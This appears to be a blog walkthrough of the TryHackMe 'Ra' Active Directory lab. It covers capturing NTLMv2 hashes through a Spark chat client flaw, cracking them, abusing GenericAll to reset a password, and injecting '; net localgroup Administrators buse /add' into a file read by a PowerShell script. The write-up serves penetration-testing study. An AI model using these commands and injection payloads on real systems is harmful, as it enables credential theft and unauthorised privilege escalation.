A chat message can include an IMG element with a SRC attribute referencing an external host’s IP address. Upon access to this external host, the (NT)LM hashes of the user are sent with the HTTP request. (nvd.nist.gov on CVE-2020–12772)
I found couple interesting posts on this vulnerability, one Medium article featuring this exact THM room, and this Github repo (https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md) by the actual authors of this room. For full understanding, don’t hesitate to check it out.

TLDR; we can inject HTML tags into messages which point to external resources. Upon clicking the link, request is sent to the external server with user’s NTLM hash. Also, no link needs to be clicked if Roar plugin is used, which in our case it is. So we as attackers can spawn Responder, start Spark, sent our malicious payload and catch some NTLM hashes.

To install Spark on Linux VM, you can use the Debian image we got from SMB. It is necessary to downgrade to OpenJDK 1.8 temporarily before installation (don’t forget to switch back to latest version afterwards).

Next, we can start Spark and log in with Lily’s credentials.

To get around the certificate issue, open advanced settings and tick this box:
After successful login, we must think about who’s hash we want to grab. If you remember, user “buse” seemed to be online back on the main website, so we can try to contact him.
To send Buse a message, we have to search for him using the little search bar at the bottom of Spark app (otherwise the hash won’t arrive). After that, I sent him message with some HTML pointing to my machine and to my Responder.

Responder caught the NTLMv2 hash immediately after sending the message. Let’s go!
 |
| capturing NTLMv2 hash with Responder |
We can use John the Ripper to crack it. It was success!

Using NetExec, we can verify the credentials against AD services. Interesting is that Buse can also authenticate to WinRM. So we can get shell remote access.

There is also the second flag on Buse’s desktop.
Discovering vulnerable Powershell script & performing Bloodhound enumeration

Now the privilege escalation phase. First thing I did was looking around the filesystem and seeing what I could find. Around Buse’s home directory, there was nothing more than couple funny files. Password “password” for Facebook is hilarious.
Next, I moved down the filesystem and scrutinized everything I could touch. There was this non-default “scripts” directory, which contained certain “checkservers.ps1” script.

Inside the script, there were users “admin” and “brittanycr” mentioned. The script was reading “hosts.txt” from Brittany’s home directory and feeding it into “Invoke-Expression” command, without any sanitization. This may be vulnerable to command injection. We may be able to run commands as this “admin” user. And add our user to the Administrator group. But how do we compromise user “brittanycr” to be able to write to the file?
 |
| PS script vulnerable to command injection |
This surely looks exploitable. But let’s do more enumeration.
Next, we can collect information about privileges and relationships within the domain from LDAP using Bloodhound ingestor. We can use NetExec to do it easily.

Let’s check what are Buse’s privileges in the domain. So I booted Bloodhound and uploaded the loot. I marked both “lilyle” and “buse” as owned and ran the “Shortest paths from Owned objects” query. Thus Bloodhound will map path for us from compromised users to domain administrators.
Buse happened to be in “Account operators” group, which members had “GenericAll” privilege over a lot of different users. This surely looks interesting.

Exploiting command injection to get admin privileges & getting 3rd flag
Going back to the PS script, I tried my luck and see if we can read the “hosts.txt” file. As expected, we are forbidden to do that because we don’t have access to Brittany’s directory.

But now we also know that Buse has “GenericAll” privilege over a ton of users. One way to abuse it is to change victim user’s password.

So I used Bloodhound’s command and tried to change Brittany’s password. And it was a success!
┌──(root㉿kali)-[/home/kali]
└─# net rpc password "brittanycr" "nooff123*" -U "WINDCORP"/"buse"%"uzunLM+3131" -S "Fire.windcorp.thm"
To verify our victory, we can check the creds with NetExec. We can access SMB shares and other services, but we don’t have access to WinRM.

Such a shame that we don’t have access via WinRM, so we can’t access the “hosts.txt” file. Or do we? It’s important to remember that the entire “Users” directory is mounted on SMB. We can just authenticate and access Brittany’s directory this way, it’s so simple!
┌──(root㉿kali)-[/home/kali]
└─# smbclient \\\\windcorp.thm\\Users -U brittanycr
Password for [WORKGROUP\brittanycr]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Sat May  2 18:05:58 2020
  ..                                 DR        0  Sat May  2 18:05:58 2020
  Administrator                       D        0  Sun May 10 07:18:11 2020
  All Users                       DHSrn        0  Sat Sep 15 03:28:48 2018
  angrybird                           D        0  Fri May  1 08:59:20 2020
  berg                                D        0  Fri May  1 08:59:20 2020
  bluefrog579                         D        0  Fri May  1 08:59:20 2020
  brittanycr                          D        0  Sat May  2 19:36:46 2020
  brownostrich284                     D        0  Fri May  1 08:59:20 2020
  buse                                D        0  Sat Mar 21 10:16:26 2026
  Default                           DHR        0  Thu Apr 30 19:35:11 2020
  Default User                    DHSrn        0  Sat Sep 15 03:28:48 2018
  desktop.ini                       AHS      174  Sat Sep 15 03:16:48 2018
  edward                              D        0  Fri May  1 08:59:20 2020
  freddy                              D        0  Sat May  2 19:30:16 2020
  garys                               D        0  Fri May  1 08:59:20 2020
  goldencat416                        D        0  Sat Mar 21 10:31:05 2026
  goldenwol                           D        0  Fri May  1 08:59:20 2020
  happ                                D        0  Fri May  1 08:59:20 2020
  happyme                             D        0  Fri May  1 08:59:20 2020
  Luis                                D        0  Fri May  1 08:59:20 2020
  orga                                D        0  Fri May  1 08:59:20 2020
  organicf                            D        0  Fri May  1 08:59:20 2020
  organicfish718                      D        0  Sat Mar 21 10:31:59 2026
  pete                                D        0  Fri May  1 08:59:20 2020
  Public                             DR        0  Thu Apr 30 10:35:47 2020
  purplecat                           D        0  Fri May  1 08:59:20 2020
  purplepanda                         D        0  Fri May  1 08:59:20 2020
  sadswan                             D        0  Fri May  1 08:59:20 2020
  sadswan869                          D        0  Sat Mar 21 10:29:23 2026
  sheela                              D        0  Fri May  1 08:59:20 2020
  silver                              D        0  Fri May  1 08:59:20 2020
  smallf                              D        0  Fri May  1 08:59:20 2020
  spiff                               D        0  Fri May  1 08:59:20 2020
  tinygoos                            D        0  Fri May  1 08:59:20 2020
  whiteleopard                        D        0  Fri May  1 08:59:20 2020

                15587583 blocks of size 4096. 10863228 blocks available
smb: \> cd brittanycr
smb: \brittanycr\> dir
  .                                   D        0  Sat May  2 19:36:46 2020
  ..                                  D        0  Sat May  2 19:36:46 2020
  hosts.txt                           A       22  Sun May  3 09:44:57 2020

                15587583 blocks of size 4096. 10863244 blocks available
smb: \brittanycr\>
And it works! We have read and write access to “hosts.txt”.
The next step is to add payload/command to the file. I’m gonna use the payload below to add Buse to the Administrators group.
; net localgroup Administrators buse /add
Then we can put our malicious “hosts.txt” onto the SMB share.
smb: \brittanycr\> put hosts.txt
putting file hosts.txt as \brittanycr\hosts.txt (0.6 kB/s) (average 0.6 kB/s)
smb: \brittanycr\> dir
  .                                   D        0  Sat May  2 19:36:46 2020
  ..                                  D        0  Sat May  2 19:36:46 2020
  hosts.txt                           A       42  Sat Mar 21 11:04:31 2026

                15587583 blocks of size 4096. 10852733 blocks available
smb: \brittanycr\>
And now we wait for admin to run the script.
After some time, or after one re-login with “evil-winrm”, I’m not really sure, Buse gets into Administrators group. Bingo, we now have full access!

Nothing stops us from visiting Administrator’s desktop and grabbing the third flag.

And that’s the Ra machine done!
Summary & final thoughts
Ra is a hard Windows/Active Directory machine from TryHackMe. This machine has couple interesting vulnerabilities. It feels like a real pentest of a real company, because there are a lot of users (over 4000, a lot of groups too) and multiple services are running. But the exploitation paths are not that chaotic. We start by exploiting typical weak implementation of password reset functionality. With some basic recon, we are able to change user’s password. Then we find outdated and vulnerable Spark client. We exploit it and capture NTLMv2 hash. We get access via WinRM and find custom PS script that allows command injection. We inject malicious code into used file and get Admin privileges.
Overall, I enjoyed the box. It’s not very hard, as THM claims, but a bit longer. All of the vulnerabilities are interesting and the machine has good pace. Mainly focused on solid enumeration and exploiting misconfigurations, but also great Active Directory practice ground. I’m recommending this one for intermediate hackers with some background who are looking experience and challenge, there’s a lot to learn and exploit.


Comments
Post a Comment